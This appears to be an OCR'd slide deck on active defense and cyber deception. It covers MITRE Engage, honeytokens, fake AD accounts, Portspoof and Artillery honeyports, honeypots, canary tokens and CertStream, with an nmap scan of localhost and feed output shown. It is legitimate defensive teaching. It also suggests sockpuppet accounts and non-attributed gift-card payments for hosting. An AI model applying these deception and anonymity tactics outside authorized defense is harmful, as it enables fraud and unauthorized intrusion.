“IF YOU CAN’T BEAT ‘EM, JOIN ‘EM”

LEARNING FROM THE BAD GUYS TO BUILD ACTIVE DEFENSE FOR THE GOOD GUYS

TAYLOR KAUFMAN, CISSP

SYNOPSIS

- What will be covered:
  - What defines Active Defense/Offensive Countermeasures
  - Cyber strategy and integrating deception techniques into your enterprise strategy
  - Legality and legal precedence of active defense
  - Adversarial profiling through deception technology observations

- What won't be covered:
  - Technical in-depth look at deception tools
  - Hacking back
  - Literally joining the bad guys

DISCLAIMER (CYB)

- This presentation is intended for educational purposes only and do not replace independent professional judgement. Statements of fact or opinions expressed are those of the presenter individually, and, unless expressed stated to the contrary, are not the opinions, processes, or positions of current or former employers of the presenter
- Do not attempt examples in this presentation without first having consulted and obtained written permission if implementing in networks you do not own. The presenter cannot be held responsible if you decide, despite disclaimer, to attempt implementing these technologies on your own accord
- Make sure you vet all tactics with your legal team, human resources, and upper management first
- Maintain high ethical (and legal) standards
- Don’t become what you’re defending against

ABOUT ME

Current Role


- Advanced Threat Hunter, M&T Bank
- CISSP, MS Azure Fundamentals, Network+, Security+ certified; Top 1% of THM

Previous roles

- 2.5 years - Risk process technical specialist, M&T
- 2.5 years - Security Engineer, Seneca Gaming
- 1 year - IT support technician, Seneca Gaming

Personal

- Graduated Buffalo State College class of 2015
  - B.S. Computer Information Systems
  - B.A. Television/Film arts
    - Minor, Philosophy
- InfraGard Buffalo and Technology Advisory board member for the Gown of Grand Island
- Amateur boxer out of Casal's boxing club
- Rucker (GRT & M&T VRG corporate liaison for the KIA memorial Roadmarch)



LET'S TALK CYBER STRATEGIES

- Passive Defense – Measures taken to reduce the probability of and to minimize the effects of damage caused by hostile action without the intention of taking the initiative
  - Traditional defenses/blue team engineering
- (legal) Active Defense – The employment of limited offensive action and counterattacks to deny a contested area or position to the enemy
  - Proactive, anticipatory, and reactionary actions against aggressors
  - Typically employed adversaries are already inside your gates
  - Red Team activities (internal team or paid engagements)
- Cyber Deception Strategy – (Prevent, Detection, Respond) Prevention is ideal, but detection is a must, and detection without response is of little value

All war is based on deception.

- Sun Tzu

ACTIVE DEFENSE (AKA OFFENSIVE COUNTERMEASURES)

- Offensive countermeasures employ offensive techniques as aggressors attack, but with a defensive posture
  - Boxing – "Protect yourselves at all times"
    - Observe attacks, slip/redirect attacks, and develop a countering strategy
- Poison vs Venom
  - Poison is taken then consumed, whereas venom is injected
  - Lay traps inside your systems, but don't attack theirs
- Always ensure solid legal footing
  - Proper authorization, warrant, written approval (that has been vetted through legal)
- Carolyn Crandall, Chief Deception Officer, Attivo Networks:

  "Turning a cybercriminal's own deceptive techniques against them with realistic decoy environments and assets will provide a unique and powerful opportunity for organizations to shift power away from the attackers. Would-be intruders will find themselves lost in a confusing maze of false assets, while the defenders gain the upper-hand with valuable insights for building a pre-emptive defense and for fortifying their prevention controls."


HTTPS://WWW.INTELLIGENTCISO.COM/2019/03/20/ATTIVO-NETWORKS-EXPERT-ON-USING-DECEPTION-TO-OUTMANOEUVRE-ATTACKERS/

CYBER DECEPTION


- Cyber deception is the deliberate and calculated process of deceiving attackers in order to build a better defense
  - Slow them down, confuse them, deceive them … make them work harder
  - Serves to significantly increase your chances of detection
- Cyber deception does not replace other efforts or layers of defense
- Militaries have employed deception strategies since the beginning of time

AVOID LEGAL TROUBLE WITH ACTIVE DEFENSE

- Even on your own property, you can't set lethal traps for trespassers (which isn't our end goal)
  - Ex. Setting Bear traps in your backyard
- Use warning banners and Terms of Use (TOU)
  - Ensure the Terms of Use gives you sufficient authority (reviewed by legal, CYB)
- Don't put malware where it is publicly accessible
  - Prevent collateral damage, don't let the innocents drink the poison
- Make the attackers come to you first and accept TOU
- More to come on this later



THINK LIKE A BAD GUY



- Why do they have the advantage?
- What technologies, tactics, and techniques do they use?
- What ultimately works the best for them?
  - **Phishing and Social Engineering**
  - Supply chain infiltration
  - Zero-day exploits/Advanced malware
- DON'T BECOME WHAT YOU ARE DEFENDING AGAINST!

TECHNIQUES OF OFFENSIVE COUNTERMEASURES

- Presented first at RSA 2012 by Paul Asadoorian and John Strand, offensive countermeasures is made up of three “A”s
  - Annoyance
    - frustrating the attacker's attempt through tools that establish false ports, services and directories
  - Attribution
    - accurately identifying the attacker
  - Attack
    - reserved for severe cases where annoyance and attribution are not effective on their own, rather than a truly malicious -- and illegal -- assault on the attacker.
- CCAD (Kat Fitzgerald, DEF CON IoT Village 2020)
  - Confuse
  - Confound
  - Annoy
  - Delay

MITRE ENGAGE

The MITRE Engage Matrix

Prepare	Expose		Affect			Elicit		Understand
Plan	**Collect**	**Detect**	**Prevent**	**Direct**	**Disrupt**	**Reassure**	**Motivate**	**Analyze**
Cyber Threat Intelligence	API Monitoring	Introduced Vulnerabilities	Baseline	Attack Vector Migration	Isolation	Application Diversity	Application Diversity	After-Action Review
Engagement Environment	Network Monitoring	Lures	Hardware Manipulation	Email Manipulation	Lures	Artifact Diversity	Artifact Diversity	Cyber Threat Intelligence
Gating Criteria	Software Manipulation	Malware Detonation	Isolation	Introduced Vulnerabilities	Network Manipulation	Burn-In	Information Manipulation	Threat Model
Operational Objective	System Activity Monitoring	Network Analysis	Network Manipulation	Lures	Software Manipulation	Email Manipulation	Introduced Vulnerabilities	
Persona Creation			Security Controls	Malware Detonation		Information Manipulation	Malware Detonation	
Storyboarding				Network Manipulation		Network Diversity	Network Diversity	
Threat Model				Peripheral Management		Peripheral Management	Personas	
				Security Controls		Pocket Litter		
				Software Manipulation				

MITRE | Engage™

engage.mitre.org


ADVERSARY ENGAGEMENT

- Secure perimeter
- Secure interior
- Not all IP and data are legitimate — stealing this data does **not** guarantee a win for the adversary


HTTPS://ENGAGE.MITRE.ORG/

ANNOYANCE

- Many refer to “annoyance” now as simply “cyber deception”
- Security through obscurity can be a powerful tool
- Annoyance techniques can force a threat actor to show their hand before they realize what is happening
  - Honey traps (pots, creds, users, DNS, ports, etc.)
  - ‘Evil’ web server
  - Spider trap



HONEY[-INSERT SO MANY TECHNOLOGIES-] TRAPS



The Soldier Lays a Honey Trap

- Honey traps in cyber deception can range from servers to accounts to OUs to ports to files, etc.
- Can be some cheaper (and less time consuming) options to implement
- Any interaction with the honeything is considered malicious and should be responded to immediately
- Generalized list:
  - honeytoken, honeyrecord, honeytable, honeypot, honeynet, honeycred, honeyport, honeydoc,

EASY HONEY

- Honey traps through AD:
  - Fake Admin accounts, Service accounts, User accounts, even fake OUs
  - This is also an easy technique for catching tons of offensive tools
- Make sure to set up alerting for when any of these accounts are touched (centralized in SIEM is best, but email alerts are also an option)
- Sockpuppet accounts are also great to figure out potential social engineering type attacks. Create non-attributed LinkedIn, Facebook, etc. accounts. Easy way to get a hold of malicious documents
  - Make sure you open all documents obtained in a sandbox environment
  - Also, a good tip for hiring managers out there ^

ANNOYANCE WITH PORTS

- Portspoof:
  - All 65535 TCP ports are open
  - All return a SYN+ACK for every connection attempt
  - Every open TCP port emulates a service
  - Make sure you add an exception to your Vuln scanners (can take over 8 hours to scan)
  - https://github.com/drk1wi/portspoof

- What can we learn about our attackers?
  - Scanning techniques and machines (IP coming from digitalocean or equivalent, etc.)
  - Their patience/resource level
  - Look for attacks targeting specific ports after a scan

```
**`nmap -F -sV 127.0.0.1`**
Starting Nmap 6.47 ( http://nmap.org )
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for 127.0.0.1
Host is up (0.21s latency).
PORT      STATE SERVICE          VERSION
7/tcp     open  http             Milestone XProtect video surveillance http interface (tu-ka)
9/tcp     open  ntop-http        Ntop web interface 1ey (Q)
13/tcp    open  ftp              VxWorks ftpd 6.a
21/tcp    open  http             Grandstream VoIP phone http config 6193206
22/tcp    open  http             Cherokee httpd X
23/tcp    open  ftp              MacOS X Server ftpd (MacOS X Server 790751705)
25/tcp    open  smtp?
26/tcp    open  http             ZNC IRC bouncer http config 0.097 or later
37/tcp    open  finger           NetBSD fingerd
53/tcp    open  ftp              Rumpus ftpd
79/tcp    open  http             Web e (Netscreen administrative web server)
80/tcp    open  http             BitTornado tracker dgpX
81/tcp    open  hosts2-ns?
88/tcp    open  http             3Com OfficeConnect Firewall http config
106/tcp   open  pop3pw?
110/tcp   open  ipp              Virata-EmWeb nbF (HP Laserjet 4200 TN http config)
111/tcp   open  imap             Dovecot imapd
113/tcp   open  smtp             Xserve smtpd
119/tcp   open  nntp?
135/tcp   open  http             netTALK Duo http config
139/tcp   open  http             Oversee Turing httpd kC (domain parking)
143/tcp   open  crestron-control TiVo DVR Crestron control server
144/tcp   open  http             Ares Galaxy P2P httpd 7942927
179/tcp   open  http             WMI ViH (3Com 5500G-EI switch http config)
199/tcp   open  smux?
389/tcp   open  http-proxy       ziproxy http proxy
427/tcp   open  vnc              (protocol 3)
443/tcp   open  https?
444/tcp   open  snpp?
```


EXTRA DEFENSE WITH PORTS

- Honeyports on the external or internal network
- Script to drop traffic hitting honey ports or redirect to a honeynet for more fun
- Log events to your SIEM from honeyports or create a dynamic blacklist
- This is slightly more complex to set up some extra automation

- Artillery
  - Developed by TrustedSec, combines honeyports with file monitoring on an easy to implement honeypot
  - Can blacklist IPs automatically that connect to open ports on artillery
  - https://github.com/BinaryDefense/artillery

HONEYPOTS, 'EVIL' WEBSERVERS, HONEYNETS

- Can be more tedious to set up (you want to do this right)
- Number of security vendors now provide their own honeypot/net options to customers
- Number of different honeypot types such as research honeypots, production honeypots, database honeypots, etc.
- You can even make SCADA honeypots
- If you have Bug Bounty/Responsible disclosure programs, prepare to have your deception technologies reported




PROTECT YOURSELF - HONEYPOT


- Keep your honeypots isolated and don't show your whole hand (ie. Don't use your corporate images on honeypots)
- Make it resemble something in your organization, or, if setting up a research honeypot, something enticing
- Set up non-attributed payment means, emails, etc. to maintain your honeypots/networks (where applicable, regulations vary by industry)
  - Some of the more popular sites are slowly doing away with using gift cards to pay for hosting means ☹ which both helps and hurts the good guys


ATTRIBUTION

- Goal is to ID who is attacking our environments and track Intellectual Property
- Why? “Know thy enemy”
  - Profile threat actors and their techniques
  - Figure out intentions and targets
  - Re-engineer defenses
- Especially important if you do not have an established CTI program (Cyber Threat Intelligence)
- Corporations do attribution all the time: Ads, apps, cookies from websites, IP/location logging



CANARIES (CAN ALSO BE CATEGORIZED AS ANNOYANCE)





HTTPS://CANARYTOKENS.ORG/GENERATE

PROFILE WITH CERTIFICATES

- Certstream
  - “CertStream is an intelligence feed that gives you real-time updates from the Certificate Transparency Log network, allowing you to use it as a building block to make tools that react to new certificates being issued in real time”
  - Get ahead of phishing


```
certstream (-zsh)                                                    ⌥⌘3
09:43:12 PM
> certstream --full
[INFO:certstream] 2020-11-29 21:43:15,637 - Connection established to CertStream! Listening for events...
[2020-11-29T21:43:15.832076] ct.googleapis.com/logs/xenon2021/ - lestroisourses.com [lestroisourses.com, www.
lestroisourses.com]
[2020-11-29T21:43:15.830901] ct.googleapis.com/logs/xenon2021/ - www.muse-nb.com [www.muse-nb.com]
[2020-11-29T21:43:15.829600] ct.googleapis.com/logs/xenon2021/ - www.bmb-eschborn.de [www.bmb-eschborn.de]
[2020-11-29T21:43:15.828469] ct.googleapis.com/logs/xenon2021/ - europa-motorrad-reisen.de [europa-motorrad-r
eisen.de, www.europa-motorrad-reisen.de]
[2020-11-29T21:43:15.827128] ct.googleapis.com/logs/xenon2021/ - hausarzt-bissendorf.de [hausarzt-bissendorf.
de, www.hausarzt-bissendorf.de]
[2020-11-29T21:43:15.825731] ct.googleapis.com/logs/xenon2021/ - sispos.grupointexa.cl [sispos.grupointexa.cl
, www.sispos.grupointexa.cl]
[2020-11-29T21:43:15.824038] ct.googleapis.com/logs/xenon2021/ - golden-needle.net [golden-needle.net, mail.g
olden-needle.net, www.golden-needle.net]
[2020-11-29T21:43:15.822623] ct.googleapis.com/logs/xenon2021/ - uzmanfx50.net.uzmanfx42.net [*.uzmanfx50.net
, uzmanfx50.net, uzmanfx50.net.uzmanfx42.net, www.uzmanfx50.net.uzmanfx42.net]
[2020-11-29T21:43:15.821185] ct.googleapis.com/logs/xenon2021/ - xn--fuchirurg-hannover-wqb.de [www.xn--fuchi
rurg-hannover-wqb.de, xn--fuchirurg-hannover-wqb.de]
[2020-11-29T21:43:15.819764] ct.googleapis.com/logs/xenon2021/ - www.praedel.com [www.praedel.com]
[2020-11-29T21:43:15.818617] ct.googleapis.com/logs/xenon2021/ - *.thrillmax.net [*.thrillmax.net, thrillmax.
net]
[2020-11-29T21:43:15.817788] ct.googleapis.com/logs/xenon2021/ - yrr.kz [www.yrr.kz, yrr.kz]
[2020-11-29T21:43:15.816910] ct.googleapis.com/logs/xenon2021/ - *.epochcollections.com [*.epochcollections.c
om, epochcollections.com]
```

